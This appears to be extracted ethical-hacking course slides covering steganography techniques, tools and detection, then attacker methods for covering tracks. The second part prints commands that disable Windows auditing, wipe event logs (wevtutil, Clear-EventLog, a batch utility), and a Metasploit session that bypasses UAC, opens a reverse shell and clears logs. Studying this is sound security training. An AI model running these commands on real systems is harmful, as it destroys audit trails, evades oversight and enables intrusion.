
Utilizing a graphic image as a cover is the most popular method to conceal the data in files

3

The attacker can use steganography to hide messages such as **a list of the compromised servers**, source code for the hacking tool, or plans for future attacks



Classification of Steganography



Types of Steganography based on Cover Medium

1 Image Steganography



2 Document Steganography

3 Folder Steganography

4 Video Steganography

5 Audio Steganography

6 White Space Steganography

7 Web Steganography

8 Spam/Email Steganography

9 DVD-ROM Steganography

10 Natural Text Steganography

11 Hidden OS Steganography

12 C++ Source-Code Steganography



Whitespace Steganography

- In white space steganography, the user **hides the messages in ASCII text** by adding white spaces to the ends of the lines
- Because spaces and tabs are not generally visible in **text viewers**, the message is effectively hidden from casual observers
- Use of **built-in encryption** makes the message unreadable even if it is detected
- Use the **SNOW** tool to hide the message



```
C:\WINDOWS\system32\cmd.exe
C:\Users\Admin\Downloads\snow>snow -C -m "My swiss bank account number is 45656684512263
-p "magic" readme.txt readme2.txt.
Compressed by 23.37%
Message exceeded available space by approximately 487.50%.
An extra 8 lines were added.

C:\Users\Admin\Downloads\snow>
```

Image Steganography

- In image steganography, the **information is hidden in image** files of different formats such as .PNG, .JPG, and .BMP
- Image steganography tools **replace redundant bits of image** data with the message in such a way that the effect cannot be detected by the human eye

Image File Steganography Techniques

Least Significant Bit Insertion

- The binary data of the message is broken, which is then inserted into the **LSB of each pixel** in the image file in a deterministic sequence

Masking and Filtering

- Masking and filtering techniques **hide data using techniques such as watermarks on an actual paper**; this can be done by modifying the luminance of some image parts

Algorithms and Transformation


- Hide data in **mathematical functions** that are used in compression algorithms
- The data are embedded in the cover image by **changing the coefficients of a transform of an image**

Document Steganography

- Document steganography is the technique of **hiding secret messages** transferred in the **form of documents**
- It includes the **addition of white spaces and tabs** at the end of the lines

StegoStick

It hides any file or message in an image (BMP,JPG,GIF), Audio/Video (MPG, WAV, etc.) or any other file format (PDF,EXE,CHM, etc.)



<https://sourceforge.net>

Document Steganography Tools

- StegJ
(<http://stegj.sourceforge.net>)
- Office XML
(<https://www.irongeek.com>)
- SNOW
(<http://www.darkside.com.au>)
- Data Stash
(<https://www.skyjuicesoftware.com>)
- Texto
(<http://www.eberl.net>)

Video Steganography

- Video steganography refers to **hiding secret information** in a carrier video file
- In video steganography, the information is hidden in **video files** of different formats such as .AVI, .MPG4, and .WMV
- **Discrete Cosine Transform (DCT)** manipulation is used to add secret data at the time of the transformation process of the video

Video Steganography Tools

- RT Steganography (<https://rtstegvideo.sourceforge.net>)
- StegoStick (<https://sourceforge.net>)
- OpenPuff (<https://embeddedsw.net>)
- MSU StegoVideo (<http://www.compression.ru>)

OmniHide Pro **hides a file within another file**. Any file can be hidden within common image/music/video/document formats. The output file will work in the same way as the original source file



Audio Steganography


- Audio steganography refers to **hiding secret information in audio files** such as .MP3, .RM, and .WAV
- Information can be hidden in an audio file using **LSB** or using **frequencies** that are inaudible to the human ear (>20,000 Hz)
- Some of the audio steganography methods are **echo data hiding, spread spectrum method, LSB coding, tone insertion, phase encoding**, etc.

Audio Steganography Tools

- BitCrypt (<http://bitcrypt.moshe-szweizer.com>)
- StegoStick (<https://sourceforge.net>)
- MP3Stego (<https://www.petitcolas.net>)
- QuickCrypto (<http://www.quickcrypto.com>)
- spectrology (<https://github.com>)

DeepSound

- DeepSound hides secret data in **audio files - wave and flac**
- It enables the extraction of secret files directly from **audio CD tracks**



Folder Steganography

- In folder steganography, **files are hidden and encrypted** within a folder and do not appear to normal Windows applications, including Windows Explorer




Folder Steganography Tools

- Folder Lock (<https://www.newsoftwares.net>)
- Hide Folders 5 (<https://fspro.net>)
- Invisible Secrets 4 (<http://www.invisiblesecrets.com>)
- Max Folder Secure (<https://www.maxpcsecure.com>)
- QuickCrypto (<http://www.quickcrypto.com>)


GiliSoftFile Lock Pro

It locks files, folders, and drives, hides files, folders, and drives to make them invisible, or password protects files, folders, and drives



Spam/Email Steganography

- Spam/email steganography refers to the technique of **sending secret messages by hiding them in spam/email messages**
- Spam emails help to **communicate secretly** by embedding the secret messages in some way and hiding the embedded data in the spam emails
- Spam Mimic** is a spam/email steganography tool that encodes the secret message into an innocent-looking spam email



The image shows two side-by-side screenshots of the Spammimic website. The left screenshot, titled 'Encode', shows a text input field containing '123597584512' and an 'Encode' button. Below the input field is a list of 'Alternate encodings':

- Encode as spam with a password
- Encode as fake spreadsheet new
- Encode as fake PGP
- Encode as fake Russian
- Encode as space

The right screenshot, titled 'Encoded', shows the same input field and list of encodings. Below them is a large text box containing a generated spam email message:

Your message 123597584512 gets encoded into spam as:

Dear Colleague , Thank you for your interest in our newsletter ! If you no longer wish to receive our publications simply reply with a Subject: of "REMOVE" and you will immediately be removed from our club . This mail is being sent in compliance with Senate bill 2516 , Title 7 : Section 306 . This is NOT unsolicited bulk mail . Why work for somebody else when you can become rich inside 25 months . Have you ever noticed nobody is getting any younger and most everyone has a cellphone ! Well, now is your chance to capitalize on this . We will help you use credit cards on your website and use credit cards on your website ! You are guaranteed to succeed because we take all the risk ! But don't believe us ! Prof Simpson who resides in Connecticut tried us and says "Now I'm rich. Rich. RICH". This offer is 100% legal . Don't delay - order today ! Sign up a friend and you get half off . Thanks .

Below the message are 'Decode' and 'Copy to Clipboard' buttons, and a link to <http://www.spammimic.com>. To the right of the message box is a sidebar with tips for using the service.

Steganography Tools for Mobile Phones

Steganography Master



<https://play.google.com>

Stegais



<http://stegais.com>



SPY PIX

<https://www.juicybitssoftware.com>



Pixelknot: Hidden Messages

<https://guardianproject.info>



Pocket Stego

<https://www.talixa.com>



Steganography Image

<https://play.google.com>



Steganography

<https://github.com>

Steganalysis

Reverse Process of Steganography

- Steganalysis is the art of **discovering** and **rendering covert messages** using steganography
- It **detects hidden messages** embedded in images, text, audio, and video carrier mediums

Challenges of Steganalysis



Suspect information stream may or may not have encoded hidden data

Efficient and accurate detection of hidden content within digital images is difficult


The message could be encrypted before being inserted into a file or signal

Some of the suspect signals or files may have irrelevant data or noise encoded into them

Steganography Detection Tools

zsteg

zsteg tool is used to **detect stego-hidden data in**
PNG and BMP image files



Parrot Terminal

```
[root@parrot]~-[zsteg/samples]
[zsteg]# zsteg cats.png
meta F          .. [ "Z" repeated 14999985 times]
meta C          .. text: "Fourth and last cat is Luke"
meta A          .. [same as "meta F"]
meta date:create .. text: "2019-03-15T23:32:46+07:00"
meta date:modify .. text: "2019-03-15T23:32:14+07:00"
imagedata      .. file: 68K BCS executable
bl,r,lsb,xy    .. text: "Second cat is Marussia"
bl,g,lsb,xy    .. text: "Good, but look a bit deeper..."
bl,bgr,lsb,xy   .. text: "MF_WIhf>"
b2,g,lsb,xy    .. text: "VHello, third kitten is Bessy"
[zsteg]#
```

<https://github.com>



StegoVeritas
<https://github.com>



Stegextract
<https://github.com>



StegoHunt™
<https://www.wetstonetech.com>



Steganography Studio
<http://stegstudio.sourceforge.net>



**Virtual Steganographic
Laboratory (VSL)**
<http://vsl.sourceforge.net>

Module Flow

1 System Hacking Concepts

2 Gaining Access

3 Escalating Privileges

4 Maintaining Access



5 Clearing Logs



Covering Tracks

- Once intruders have successfully gained administrator access on a system, they will try to **cover their tracks to avoid detection**



The attacker uses the following techniques to cover his/her tracks on the target system

- 1 Disable Auditing
- 2 Clearing Logs
- 3 Manipulating Logs
- 4 Covering Tracks on the Network/OS
- 5 Deleting Files
- 6 Disabling Windows Functionality

Disabling Auditing: Auditpol



- Intruders **disable auditing** immediately after gaining administrator privileges

```
Administrator: Command Prompt
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:/failure:enable
The command was successfully executed.

Administrator: Command Prompt
C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory      Setting
System
  Security State Change    Success and Failure
  Security System Extension Success and Failure
  System Integrity          Success and Failure
  IPsec Driver              Success and Failure
  Other System Events       Success and Failure
Account Logon
  Kerberos Service Ticket Operations Success and Failure
  Other Account Logon Events   Success and Failure
  Kerberos Authentication Service Success and Failure
  Credential Validation     Success and Failure

C:\Users\Administrator>
```

```
Administrator: Command Prompt
C:\Users\Administrator>auditpol /set /category:"system","account logon" /success:disable
/failure:disable
The command was successfully executed.

C:\Users\Administrator>auditpol /get /category:"system","account logon"
System audit policy
Category/Subcategory      Setting
System
  Security State Change    No Auditing
  Security System Extension No Auditing
  System Integrity          No Auditing
  IPsec Driver              No Auditing
  Other System Events       No Auditing
Account Logon
  Kerberos Service Ticket Operations No Auditing
  Other Account Logon Events   No Auditing
  Kerberos Authentication Service No Auditing
  Credential Validation     No Auditing

C:\Users\Administrator>
```

- Toward the end of their stay, the intruders simply turn on auditing again using **auditpol.exe**



Clearing Logs

- The attacker uses the **Clear_Event_Viewer_Logs.bat** utility to clear the security, system, and application logs

```
C:\WINDOWS\System32\cmd.exe
clearing "Microsoft-Windows-COMRuntime/Activations"
clearing "Microsoft-Windows-COMRuntime/MessageProcessing"
clearing "Microsoft-Windows-COMRuntime/Tracing"
clearing "Microsoft-Windows-CertPoleEng/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-CredentialRoaming/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-System/Operational"
clearing "Microsoft-Windows-CertificateServicesClient-Lifecycle-User/Operational"
clearing "Microsoft-Windows-ClearTypeTextTuner/Diagnostic"
clearing "Microsoft-Windows-CloudStorageWizard/Analytic"
clearing "Microsoft-Windows-CloudStorageWizard/Operational"
clearing "Microsoft-Windows-CloudStore/Debug"
clearing "Microsoft-Windows-CloudStore/Operational"
clearing "Microsoft-Windows-CmSetup/Analytic"
clearing "Microsoft-Windows-CodeIntegrity/Operational"
clearing "Microsoft-Windows-CodeIntegrity/Verbose"
clearing "Microsoft-Windows-ComDlg32/Analytic"
clearing "Microsoft-Windows-ComDlg32/Debug"
clearing "Microsoft-Windows-Compat-Appraiser/Analytic"
clearing "Microsoft-Windows-Compat-Appraiser/Operational"
clearing "Microsoft-Windows-Connected-Search/Analytic"
clearing "Microsoft-Windows-Connected-Search/Debug"
clearing "Microsoft-Windows-Containers-BindFlt/Operational"
clearing "Microsoft-Windows-Containers-BindFlt/Debug"
clearing "Microsoft-Windows-Containers-Wcifs/Debug"
clearing "Microsoft-Windows-Containers-Wcifs/Operational"
clearing "Microsoft-Windows-Containers-Wcnfs/Debug"
clearing "Microsoft-Windows-Containers-Wcnfs/Operational"
clearing "Microsoft-Windows-CoreApplication/Diagnostic"
```

- If the system is exploited with Metasploit, the attacker uses **meterpreter shell** to wipe out all the logs from a Windows system

```
File Edit View Search Terminal Help
msf5 exploit(windows/local/bypassuac_fodhelper) > exploit
[*] Started reverse TCP handler on 10.10.10.13:4444
[*] UAC is Enabled, checking level...
[+] Part of Administrators group! Continuing...
[+] UAC is set to Default
[+] BypassUAC can bypass this setting, continuing...
[*] Configuring payload and stager registry keys ...
[*] Executing payload: C:\WINDOWS\Sysnative\cmd.exe /c C:\WINDOWS\System32\fodhelper.exe
[*] Sending stage (180291 bytes) to 10.10.10.10
[*] Meterpreter session 2 opened (10.10.10.13:4444 -> 10.10.10.10:2091) at 2019-11-06 03:41:10 -0500
[*] Cleaning up registry keys ...

meterpreter > getuid
Server username: WINDOWS10\Admin
meterpreter > getsystem -t 1
... got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > clearev
[*] Wiping 4041 records from Application...
[*] Wiping 3838 records from System...
[*] Wiping 2835 records from Security...
meterpreter >
```

Clearing Logs (Cont'd)

The attacker uses the **Clear-EventLog** command to clear all the PowerShell event logs from local or remote computers

- To clear the entries from the PowerShell event from a local or remote system:

```
>Clear-EventLog "Windows PowerShell"
```


- To clear specific multiple log types from the local and remote systems:

```
>Clear-EventLog -LogName ODiag, OSession -  
ComputerName localhost, Server02
```

- To clear all logs on the specified systems and then display the event log list:

```
>Clear-EventLog -LogName application,  
system -confirm
```

The attacker uses the **wevtutil** utility to clear event logs related to the system, application, and security




```
C:\WINDOWS\system32>wevtutil el  
AMSI/Debug  
Analytic  
Application  
DirectShowFilterGraph  
DirectShowPluginControl  
Els_Hyphenation/Analytic  
EndpointMapper  
FirstUXPerf-Analytic  
ForwardedEvents  
HardwareEvents  
IHM_DebugChannel  
InstallUXPerformance-Analytic  
Intel-iaLPSS-GPIO/Analytic  
Intel-iaLPSS-I2C/Analytic  
Microsoft-User Experience Virtualization-Agent Driver/Debug  
Microsoft-User Experience Virtualization-Agent Driver/Operational  
Microsoft-User Experience Virtualization-App Agent/Analytic  
Microsoft-User Experience Virtualization-App Agent/Debug  
Microsoft-User Experience Virtualization-App Agent/Operational  
Microsoft-User Experience Virtualization-IPC/Operational  
Microsoft-User Experience Virtualization-SQM Uploader/Analytic  
Microsoft-User Experience Virtualization-SQM Uploader/Debug  
Microsoft-User Experience Virtualization-SQM Uploader/Operational  
  
C:\WINDOWS\system32>wevtutil cl system  
C:\WINDOWS\system32>wevtutil cl application  
C:\WINDOWS\system32>wevtutil cl security  
C:\WINDOWS\system32>
```

Manually Clearing Event Logs

For Windows

- Navigate to **Start → Control Panel → System and Security → Administrative Tools → double click Event Viewer**
- Delete the all the log entries logged while compromising the system



For Linux

- Navigate to **/var/log** directory on the Linux system
- Open the plain text file containing log messages with text editor **/var/log/messages**
- Delete all the log entries logged while compromising the system

The screenshot shows a terminal window with the title bar 'messages' (highlighted by a red box). The window contains several lines of log messages from the /var/log/messages file. A context menu is open over a line starting with 'May 23 03:11:18 kali kernel: [...]'. The menu options include Undo, Redo, Cut, Copy, Paste, Delete (highlighted by a red box), Select All, Insert Emoji, Change Case, and [mem]. At the bottom of the terminal, there are status bars for 'Plain Text', 'Tab Width: 8', 'Ln 7, Col 76', and 'INS'.

```

May 23 03:11:18 kali mtp-probe: checking bus 2, device 2: "/sys/devices/
pci0000:00/0000:00:11.0/0000:02:00.0/usb2/2-1"
May 23 03:11:18 kali mtp-probe: bus: 2, device: 2 was not an MTP device
May 23 03:11:18 kali rsyslogd: imuxsock: Acquired UNIX socket '/run/systemd/journal/
syslog' (fd 3) from systemd. [v8.40.0]
May 23 03:11:18 kali rsyslogd: [origin software="rsyslogd" swVersion="8.40.0" x-
pid="446" x-info="https://www.rsyslog.com"] start
